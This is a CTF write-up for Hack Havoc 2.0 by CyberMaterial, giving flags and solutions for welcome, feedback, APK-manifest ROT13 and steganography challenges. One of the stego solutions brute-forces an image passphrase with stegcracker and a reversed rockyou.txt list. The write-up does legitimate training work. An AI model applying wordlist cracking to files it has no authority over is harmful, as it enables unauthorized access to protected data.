CTF WRITE UP

BONUS

Challenge Name :- Welcome To CyberMaterial

Event :- Hack Havoc 2.0 CTF by Cyber material

Problem type :- Welcome challenge

Description :- Welcome to Hack Havoc 2.0. The Premiere CTF Hosted by Cybermaterial. Before we start the journey, let's make a detour to our Discord Server and on instagram. Friends are crucial for every adventure ...

Discord

Instagram

Linkedin

Don't forget to give us a follow

Flag Format: CM{String}

Flag :- CM{w3lc0m3_t0_H4ac_H4voc}

Solution :- I explored the cyber material social media and I found the second part of flag in cybermaterial Instagram page bio "_H4ac_H4voc}"

Then according to the hint I search the first part on cyber material discord channel and then I use a bot named carl-bot to find the flag after I type /flag in the bot chat I got the first part of the flag CM{w3lc0m3_t0

Then I combine the parts and got "CM{w3lc0m3_t0_H4ac_H4voc}"

Challenge Name :- FeedBack

Event :- Hack Havoc 2.0 CTF by Cyber material

Problem type :- FeedBack

Description :- Flag you will be getting on mail

https://forms.gle/MtgWRp67i7n2QZJ86

Flag :- CM{F3EdBACK_H4CK_H4V0C_2.0}

Solution :- I fill the feedback form and got the mail with flag

MOBILE

Challenge Name :- APK-ocalypse Now!

Event :- Hack Havoc 2.0 CTF by Cyber material

Problem type :- Mobile

Description :- Put on your detective hat and dive into our mysterious APK! Get it and uncover hidden treasures—will it be memes, cat videos, or just code? Get ready to crack the APK-ocalypse! 😼🕵️‍♀️💥

hackhavoc.apk

Flag :- `CM{H1dd3n_7L4g_1n_M4nIF35T}`

Solution :- First I extracted file provided me in description using tool

---

Online APK Extractor

Effortlessly Open and Extract APK Files Directly In Your Browser


Drop a file here, or click to

Browse


Then I got a yml file and I found PZ{U1qq3a_7Y4t_1a_Z4aVS35G}

```
ED_PERMISSION"/>
    <application android:allowBackup="true"
android:appComponentFactory="androidx.core.app.CoreComponentFacto
ry" android:extractNativeLibs="false"
android:hardwareAccelerated="true"
android:icon="@mipmap/ic_launcher"
android:label="@string/app_name"
android:roundIcon="@mipmap/ic_launcher_round"
android:screenOrientation="unspecified"
android:supportsRtl="true" android:theme="@style/AppTheme"
android:usesCleartextTraffic="true">
        <provider
android:authorities="com.mycompany.hackhavoc.provider"
android:exported="false" android:grantUriPermissions="true"
android:name="androidx.core.content.FileProvider">
            <meta-data
android:name="android.support.FILE_PROVIDER_PATHS"
android:resource="@xml/provider_paths"/>
        </provider>
<!-- XD: PZ{U1qq3a_7Y4t_1a_Z4aVS35G} -->
        <activity android:configChanges="orientation|screenSize"
android:exported="true" android:hardwareAccelerated="true"
android:name="com.mycompany.hackhavoc.MainActivity">
            <intent-filter>
                <action
android:name="android.intent.action.MAIN"/>
                <category
android:name="android.intent.category.LAUNCHER"/>
```

Then I go to the decode.fr and identify this PZ{U1qq3a_7Y4t_1a_Z4aVS35G} and found



Then I try to decrypt it and got the flag



ASCII[!~]+69	is6nJ,,LzxPrM/xJzxsMzolLN`8
[A-Z0-9]+9	GQ{LShhu1_yPVk_s1_QV1MJUW7}
[A-Z0-9]+2	NX{SZoo18_5W2r_z8_X28TQ13E}
[A-Z]+7	IS{N1jj3t_7R4m_1t_S4tOL35Z}
[A-Z0-9]+3	MW{RYnnO7_4V1q_y7_W17SPO2D}
[A-Z0-9]+5	KU{PWlly5_2TZo_w5_UZ5QNYOB}
[A-Z0-9]+24	1B{6D22fm_jAG5_dm_BGm74FHS}
ASCII[!~]+2	NXyS/oo1_]5W2r]/_]X2_TQ1
[A-Z]+8	HR{M1ii3s_7Q4l_1s_R4sNK3
ASCII[!~]+78	`j-eA##CqoGiD&oAqojDqfcCEW/
ASCII[!~]+81	]g*b>~~@nlDfA#l>nlgAnc`@BT,
ASCII[!~]+43	%/P*dFFf64j.gI4d64/g6+(fhzR
ASCII[!~]+92	R\}W3ss5ca9[6va3ca\6cXU57I!
ASCII[!~]+40	(2S-gIIi97m1jL7g972j9.+ik}U
ASCII[!~]+47	!+L&`BBb2Of*cEO`2O+c2'$bdvN
ASCII[!~]+42	&0Q+eGGg75k/hJ5e75Oh7,)gi{S
[A-Z]+13	CM{H1dd3n_7L4g_1n_M4nIF35T}
ASCII[!~]+38	*4U/iKKk;9o3lN9i;94l;O-km!W
ASCII[!~]+26	6@a;uWWwGE{?xZEuGE@xG<9wy-c
ASCII[!~]+34	.8Y3mOOo?=s7pR=m?=8p?41oq%[
[A-Z]+23	SC{X1tt3d_7B4w_1d_C4dYV35J}
[A-Z0-9]+34	R1{W3ss5c_9O6v_3c_16cXU57I}
[A-Z0-9]+27	Y8{3Azzcj_g7D2_aj_8Dj41CEP}
ASCII[!~]+41	'1R,fHHh86lOiK6f861i8~*hj|T
ASCII[!~]+28	4>_9sUUuECy=vXCsEC>vE:7uw+a
[A-Z]+24	RB{W1ss3c_7A4v_1c_B4cXU35I}

Get more details →

CM 1/4

Answers to Questions (FAQ)

What is Rot cipher? (Definition)

The **ROT cipher** (or Rot-N), short for *Rotation*, is a type of shift/rotation substitution encryption which consists of replacing each letter of a message with another (always the same) located a little further (exactly N letters further) in the alphabet.

It is a basic cryptography method, often used for learning purposes. This is the basis of the famous **Caesar cipher** and its many variants modifying the shift.

The most popular variant is the **ROT13** which has the advantage of being reversible with our 26 letters alphabet (the encryption or decryption operations are identical because 13 is half of 26).

How to encrypt using Rot cipher?

To encode a message with the **ROT cipher**, the user chooses a number, usually between 1 and 25 (because there are 26 **positions in the alphabet**), which represents the offset.

Then, each letter in the message is moved that number of **positions to the right in the alphabet**. If the offset exceeds the letter `Z`, it starts at the beginning of the (circular) alphabet.

Spaces, numbers, and non-alphabetic characters generally remain unchanged (accents are removed).

Flag :- `CM{H1dd3n_7L4g_1n_M4nIF35T}`


steganography

Challenge Name :- Incidents in Disguise

Event :- Hack Havoc 2.0 CTF by Cyber material

Problem type :- Stego

Description :- **Is this an image or a game of Hide and Seek? Between the incidents of May and June, secrets lurk in the pixels! Something reversing makes things easier. Lets Rock!!**



Flag :- CM{Bru73_f0rc3_i5_b35t}

Solution :-

Analyze the Hints:

- **Hint 1**: *"For Incidents in Disguise, You Rock You Rock You Rock"* — This suggests the use of the rockyou.txt password list
- **Hint 2**: *"Reverse You Rock with the latest one and try with some top You Rock list"* — This indicates reversing the contents of the rockyou.txt file.

- **Prepare the Password List:-** Use the tac command to reverse rockyou.txt, creating a file called gg.txt

  cmd :- tac rockyou.txt > gg.txt

- **Run Stegcracker** :- stegocracker file.jpg gg.txt

- **Retrieve the Flag** :- Found flag.txt
  cmd :- cat flag.txt

Challenge Name :- p13ces

Event :- Hack Havoc 2.0 CTF by Cyber material

Problem type :- Stego


Description :- Once upon a time in the land of pixels, a sneaky group of flags decided to hide in the most unexpected places—inside ordinary images! ☠️ Your quest, brave adventurer, is to embark on a pixelated treasure hunt. Help Lira uncover the hidden pieces, decode the message, and craft the legendary flag.

Flag Formate : CM{}

https://sites.google.com/cybermaterial.com/lira-journey/

Flag :- CM{Break_1t_1int0_4_p13ces}

Solution:- visited the website and found this




then I use steghide to all images but in the middle one img I found flag “part-1-flag.txt”

Part 1 flag contain :- Lira walked through the quiet village at dusk, her thoughts wandering as she crossed the old bridge.


She noticed something strange about the stone railing—a small, engraved marking. She traced her finger over it and uncovered a hidden message: {Break_

A shiver ran down her spine as she continued into the woods.

After this I go back to the site and use the clue found in part 1 flag I got the next step I found a tree icon and click it and it take me to the another page



Now I found the next page




Now I use the third one image which looks similar to the past one image and use steghide to find the any clue or hint and use the key which I got from part1 flag "{Break_" and I found the "part-2-flag.txt" and I got the next clue

The part 2 flag contain :- Deep in the forest, Lira found a strange rock formation. Beneath one of the stones, another engraving appeared: "1t". The pieces were falling into place, but the meaning still escaped her.

Then I go back to the site and found the escape

Hints in the hint channel

Then I click to escape and found the another page



